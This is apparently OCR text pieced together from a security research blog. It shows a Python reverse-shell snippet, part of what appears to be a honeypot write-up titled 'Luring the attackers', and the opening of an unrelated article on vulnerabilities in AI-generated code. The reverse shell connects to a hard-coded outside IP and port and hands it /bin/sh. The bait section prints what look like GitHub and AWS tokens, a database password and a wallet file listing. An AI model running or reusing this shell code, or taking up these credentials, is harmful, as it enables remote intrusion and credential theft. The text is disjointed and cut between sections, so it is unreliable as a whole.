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


```python
RHOST = "210.117.212.93"
RPORT = 4242

from sys import platform

if platform != 'win32':
    import threading
    import socket
    import pty
    import os

    def connect_and_spawn_shell():
        s = socket.socket()
        s.connect((RHOST, RPORT))
        [os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
        pty.spawn("/bin/sh")
```

LURING THE ATTACKERS


```
GITHUB_TOKEN=github_pat_11BFFKUKY0kd2y7Xo7HXBu_El9znt6Ms6uLGsVqwD4FllyTERcs8acV
AWS_SECRET_KEY_ID=AKIAI2TETBYWLYFE2UWA
AWS_SECRET_ACCESS_KEY=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
AWS_DEFAULT_REGION=us-west-2
"~/.bashrc" 122L, 3983C
```

```
gerard@lovedvash:~$ cat Projects/gerar_dashboard/.env
DB_HOST=11.15.102.101
DB_USER=gerar
DB_PASSWORD=LoveDvashOrWhat1337!
```

```
total 12
drwxrwxr-x 2 gerard gerard 4096 Feb 11 14:44 .
drwx------ 6 gerard gerard 4096 Feb 11 14:27 ..
-rw------- 1 gerard gerard 2780 Feb 11 14:27 default_wallet
gerard@lovedvash:~$
```

Then we waited

A few days passed...



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

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Analyzing common vulnerabilities introduced by Code-Generative AI

By Natan Nehorai, Application Security Researcher | February 7, 2024
15 min read

Artificial Intelligence tools such as Bard, ChatGPT, and Bing Chat are the current big names in the Large Language Model (LLM) category which is on the rise.

LLMs are trained on vast data sets to be able to communicate by using everyday human language as a chat prompt.

